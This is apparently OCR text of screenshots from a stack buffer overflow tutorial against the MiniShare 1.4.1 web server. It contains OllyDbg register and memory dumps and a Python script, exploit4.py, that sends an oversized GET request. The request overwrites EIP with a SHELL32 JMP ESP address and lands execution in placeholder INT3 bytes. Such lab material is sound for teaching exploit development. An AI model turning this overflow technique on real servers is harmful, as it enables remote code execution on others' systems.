00961028 06 00 00 00 88 04 00 80
00961030 0E 00 00 00 58 05 00 80
00961038 00 00 00 00 09 DE 55 41
00961040 00 00 00 00 00 00 0A 00
00961048 61 1E 00 00 98 00 00 80
00961050 62 1E 00 00 C0 00 00 80
00961058 63 1E 00 00 E8 00 00 80
00961060 64 1E 00 00 10 01 00 80
00961068 65 1E 00 00 38 01 00 80
00961070 66 1E 00 00 60 01 00 80
00961078 6C 1E 00 00 88 01 00 80
013F3908 CCCCCCCC
013F390C CCCCCCCC
013F3910 CCCCCCCC
013F3914 CCCCCCCC
013F3918 CCCCCCCC
013F391C CCCCCCCC
013F3920 CCCCCCCC
013F3924 CCCCCCCC
013F3928 CCCCCCCC
013F392C CCCCCCCC
013F3930 CCCCCCCC
013F3934 CCCCCCCC
013F3938 CCCCCCCC
013F393C CCCCCCCC
013F3940 CCCCCCCC
013F3944 CCCCCCCC
013F3948 CCCCCCCC
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
Paused
start
OllyDbg - minishare.exe
4:32 PM


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
CPU - main thread, module SHELL32
7C9D30D7 FFE4 JMP ESP
7C9D30D9 CC INT3
7C9D30DA 9D POPFD
7C9D30DB 7C D4 JL SHORT SHELL32.7C9D30B1
7C9D30DD 329D 7C61FAFF XOR BL,BYTE PTR SS:[EBP+FFFA617C]
7C9D30E3 FF
7C9D30E5 32
7C9D30EB FF
7C9D30ED CC
7C9D30EE 9D
7C9D30EF 7C
7C9D30F1 329D 7C7FFFFF XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]
7C9D30F7 FFBC ???
7C9D30F9 329D 7C7FFFFF XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]
7C9D30FF FFE4 JMP ESP
7C9D3101 CC INT3
7C9D3102 9D POPFD
7C9D3103 7C 08 JL SHORT SHELL32.7C9D310D
7C9D3105 CD 9D INT 9D
Find command
JMP ESP
Entire block
Find
Cancel
Registers (FPU)
EAX 00000000
ECX 0022FFB0
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 7FFDB000
ESP 0022FFC4
EBP 0022FFF0
ESI FFFFFFFF
EDI 7C910208 ntdll.7C910208
EIP 00960000 minishar.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_MOD_NOT_FOUND (0000007E)
Executable modules
Base Size Entry Name (system) File version Path
00400000 00563000 00960000 minishar C:\Documents and Settings\Administrator\Desktop\mi
5D090000 0009A000 5D0934BA COMCTL32 (system) 5.82 (xpsp.080413-2105) C:\WINDOWS\system32\COMCTL32.DLL
71AA0000 00008000 71AA1638 WS2HELP (system) 5.1.2600.5512 (xpsp.080413-0852 C:\WINDOWS\system32\WS2HELP.dll
71AB0000 00017000 71AB1273 WS2_32 (system) 5.1.2600.5512 (xpsp.080413-0852 C:\WINDOWS\system32\WS2_32.DLL
763B0000 00049000 763B1619 COMDLG32 (system) 6.00.2900.5512 (xpsp.080413-210 C:\WINDOWS\system32\COMDLG32.DLL
773D0000 00103000 773D4256 comctl_1 6.0 (xpsp.080413-2105) C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Con
77C10000 00058000 77C1F2A1 msvcrt (system) 7.0.2600.5512 (xpsp.080413-2111 C:\WINDOWS\system32\msvcrt.dll
77DD0000 0009B000 77DD70FB ADVAPI32 (system) 5.1.2600.5512 (xpsp.080413-2113 C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00092000 77E7628F RPCRT4 (system) 5.1.2600.5512 (xpsp.080413-2108 C:\WINDOWS\system32\RPCRT4.dll
77F10000 00049000 77F16587 GDI32 (system) 5.1.2600.5512 (xpsp.080413-2105 C:\WINDOWS\system32\GDI32.dll
77F60000 00076000 77F651FB SHLWAPI (system) 6.00.2900.5512 (xpsp.080413-210 C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 00011000 77FE2126 Secur32 (system) 5.1.2600.5512 (xpsp.080413-2113 C:\WINDOWS\system32\Secur32.dll
7C800000 000F6000 7C80B63E kernel32 (system) 5.1.2600.5512 (xpsp.080413-2111 C:\WINDOWS\system32\kernel32.dll
7C900000 000AF000 7C912C28 ntdll (system) 5.1.2600.5512 (xpsp.080413-2111 C:\WINDOWS\system32\ntdll.dll
7C9C0000 00817000 7C9E74D6 SHELL32 (system) 6.00.2900.5512 (xpsp.080413-210 C:\WINDOWS\system32\SHELL32.dll
7E410000 00091000 7E41B217 USER32 (system) 5.1.2600.5512 (xpsp.080413-2105 C:\WINDOWS\system32\USER32.dll
Module C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
Paused
start
OllyDbg - minishare.exe
4:46 PM

Open

exploit4.py
~/Desktop


Save


```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET "
buffer+= "\x90" * 1787
buffer+= "\xD7\x30\x9D\x7C" # overwrite EIP to JMP ESP @ 7C9D30D7
buffer+= "\xcc" * (2220 - len(buffer)) # overwrite stack where ESP is pointing
buffer+= " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

root@kali: ~/Desktop

File Edit View Search Terminal Help

```
root@kali:~/Desktop# ./exploit4.py
root@kali:~/Desktop#
```


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
CPU - thread 00000C24, module SHELL32
7C9D30D7 FFE4 JMP ESP
7C9D30D9 CC INT3
7C9D30DA POPFD
7C9D30DB 7C D4 JL SHORT SHELL32.7C9D30B1
7C9D30DD 329D 7C61FAFF XOR BL,BYTE PTR SS:[EBP+FFFA617C]
7C9D30E3 FFD4 CALL ESP
7C9D30E5 329D 7C61FAFF XOR BL,BYTE PTR SS:[EBP+FFFA617C]
7C9D30EB FFE4 JMP ESP
7C9D30ED CC INT3
7C9D30EE 9D POPFD
7C9D30EF 7C BC JL SHORT SHELL32.7C9D30AD
7C9D30F1 329D 7C7FFFFF XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]
7C9D30F7 FFBC ???
7C9D30F9 329D 7C7FFFFF XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]
7C9D30FF FFE4 JMP ESP
7C9D3101 CC INT3
7C9D3102 9D POPFD
7C9D3103 7C 08 JL SHORT SHELL32.7C9D310D
7C9D3105 CD 9D INT 9D
7C9D3107 7C 18 JL SHORT SHELL32.7C9D3121
7C9D3109 FC CLD
Registers (FPU)
EAX 00000000
ECX 77C3EF3B msvcrt.77C3EF3B
EDX 00EC4D60
EBX 90909090
ESP 013F3908
EBP 013FBB90
ESI 00000001
EDI 013F5B68
EIP 7C9D30D7 SHELL32.7C9D30D7
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDC000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
Address Hex dump ASCII
00961000 00 00 00 00 09 DE 55 41 .....UA
00961008 00 00 00 00 00 00 05 00 .....
00961010 02 00 00 00 38 00 00 80 ....8..Ç
00961018 03 00 00 00 28 02 00 80 ....(.Ç
00961020 05 00 00 00 88 03 00 80 ....ê.Ç
00961028 06 00 00 00 88 04 00 80 ....ê.Ç
00961030 0E 00 00 00 58 05 00 80 ....X.Ç
00961038 00 00 00 00 09 DE 55 41 .....UA
00961040 00 00 00 00 00 00 0A 00 ....
00961048 61 1E 00 00 98 00 00 80 a..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c..Φ..Ç
00961060 64 1E 00 00 10 01 00 80 d..►..Ç
00961068 65 1E 00 00 38 01 00 80 e..8..Ç
00961070 66 1E 00 00 60 01 00 80 f..`..Ç
00961078 6C 1E 00 00 88 01 00 80 l..ê..Ç
013F3908 CCCCCCCC
013F390C CCCCCCCC
013F3910 CCCCCCCC
013F3914 CCCCCCCC
013F3918 CCCCCCCC
013F391C CCCCCCCC
013F3920 CCCCCCCC
013F3924 CCCCCCCC
013F3928 CCCCCCCC
013F392C CCCCCCCC
013F3930 CCCCCCCC
013F3934 CCCCCCCC
013F3938 CCCCCCCC
013F393C CCCCCCCC
013F3940 CCCCCCCC
013F3944 CCCCCCCC
013F3948 CCCCCCCC
Breakpoint at SHELL32.7C9D30D7
Paused
start
OllyDbg - minishare.exe
MiniShare 1.4.1
12:45 PM


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
CPU - thread 00000C24
013F3909 CC INT3
013F390A CC INT3
013F390B CC INT3
013F390C CC INT3
013F390D CC INT3
013F390E CC INT3
013F390F CC INT3
013F3910 CC INT3
013F3911 CC INT3
013F3912 CC INT3
013F3913 CC INT3
013F3914 CC INT3
013F3915 CC INT3
013F3916 CC INT3
013F3917 CC INT3
013F3918 CC INT3
013F3919 CC INT3
013F391A CC INT3
013F391B CC INT3
013F391C CC INT3
013F391D CC INT3
Registers (FPU)
EAX 00000000
ECX 77C3EF3B msvcrt.77C3EF3B
EDX 00EC4D60
EBX 90909090
ESP 013F3908
EBP 013FBB90
ESI 00000001
EDI 013F5B68
EIP 013F3909
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDC000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
Address Hex dump ASCII
00961000 00 00 00 00 09 DE 55 41 .....UA
00961008 00 00 00 00 00 00 05 00 .....
00961010 02 00 00 00 38 00 00 80 ....8..Ç
00961018 03 00 00 00 28 02 00 80 ....(.Ç
00961020 05 00 00 00 88 03 00 80 ....ê.Ç
00961028 06 00 00 00 88 04 00 80 ....ê.Ç
00961030 0E 00 00 00 58 05 00 80 ....X.Ç
00961038 00 00 00 00 09 DE 55 41 .....UA
00961040 00 00 00 00 00 00 0A 00 ....
00961048 61 1E 00 00 98 00 00 80 a..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c..Φ..Ç
00961060 64 1E 00 00 10 01 00 80 d..►..Ç
00961068 65 1E 00 00 38 01 00 80 e..8..Ç
00961070 66 1E 00 00 60 01 00 80 f..`..Ç
00961078 6C 1E 00 00 88 01 00 80 l..ê..Ç
013F3908 CCCCCCCC
013F390C CCCCCCCC
013F3910 CCCCCCCC
013F3914 CCCCCCCC
013F3918 CCCCCCCC
013F391C CCCCCCCC
013F3920 CCCCCCCC
013F3924 CCCCCCCC
013F3928 CCCCCCCC
013F392C CCCCCCCC
013F3930 CCCCCCCC
013F3934 CCCCCCCC
013F3938 CCCCCCCC
013F393C CCCCCCCC
013F3940 CCCCCCCC
013F3944 CCCCCCCC
013F3948 CCCCCCCC
INT3 command at 013F3908
Paused
start
OllyDbg - minishare.exe
MiniShare 1.4.1
12:55 PM

